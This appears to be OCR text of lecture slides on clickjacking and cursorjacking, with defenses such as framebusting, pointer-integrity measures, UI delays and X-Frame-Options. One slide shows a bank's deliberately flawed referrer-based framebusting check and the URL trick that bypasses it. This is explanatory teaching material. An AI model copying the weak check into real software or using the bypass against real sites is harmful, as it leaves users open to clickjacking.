
Compromise visual integrity – pointer: cursorjacking

Cursorjacking deceives a user by using a custom cursor image, where the pointer was displayed with an offset

Fake, but more visible

real

Clickjacking to Access the User's Webcam



How can we defend against clickjacking?

Defenses

- User confirmation


- Good site pops dialogue box with information on the action it is about to make and asks for user confirmation
- Degrades user experience

- UI randomization

- good site embeds dialogues at random locations so it is hard to overlay
- Difficult & unreliable (e.g. multi-click attacks)

Defense 3: Framebusting

Web site includes code on a page that prevents other pages from framing it



What is framebusting?

Framebusting code is often made up of

- a conditional statement and
- a counter action

Common method:

```
if (top != self) {
        top.location = self.location;
}
```

A Survey

Framebusting is very common at the Alexa Top 500 sites

[global traffic rank of a website]

Sites	Framebusting
Top 10	60%
Top 100	37%
Top 500	14%

credit: Gustav Rydstedt

Many framebusting methods

Conditional Statements
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent && !(self.parent===self)) && (self.parent.frames.length!=0))

Many framebusting methods

Counter-Action Statements
top.location = self.location
top.location.href = document.location.href
top.location.href = self.location.href
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write(’’)
top.location = location
top.location.replace(document.location)
top.location.replace(’URL’)
top.location.href = document.location

Most current framebusting can be defeated

Easy bugs

Goal: bank.com wants only bank.com's sites to frame it


Bank runs this code to protect itself:

```
if (top.location != location) {
    if (document.referrer &&
        document.referrer.indexOf("bank.com") == -1)
        {
            top.location.replace(document.location.href);
        }
  }
```

Problem: http://badguy.com?q=bank.com


Defense: Ensuring visual integrity of pointer

- Remove cursor customization
  - Attack success: 43% -> 16%




Ensuring visual integrity of pointer

- Freeze screen outside of the target display area when the real pointer enters the target
  - Attack success: 43% -> 15%
  - Attack success (margin=10px): 12%
  - Attack success (margin=20px): 4% (baseline:5%)



Ensuring visual integrity of pointer


- Lightbox effect around target on pointer entry
  - Attack success (Freezing + lightbox): 2%



How about a temporal integrity attack example?


Temporal clickjacking

- **As you click on a button for an insensitive action, a button for a sensitive action appears overlayed and you click on it by mistake**




Enforcing temporal integrity

- UI delay: after visual changes on target or pointer, invalidate clicks for X ms
  - Attack success (delay=250ms): 47% -> 2% (2/91)
  - Attack success (delay=500ms): 1% (1/89)




Enforcing temporal integrity

- Pointer re-entry: after visual changes on target, invalidate clicks until pointer re-enters target
  - Attack success: 0% (0/88)



Is there any hope?



Other defense: X-Frames-Options
(IE8, Safari, FF3.7)

- Web server attaches HTTP header to response
  - Two possible values: DENY and SAMEORIGIN
    - DENY: browser will not render page in framed context
    - SAMEORIGIN: browser will only render if top frame is same origin as page giving directive

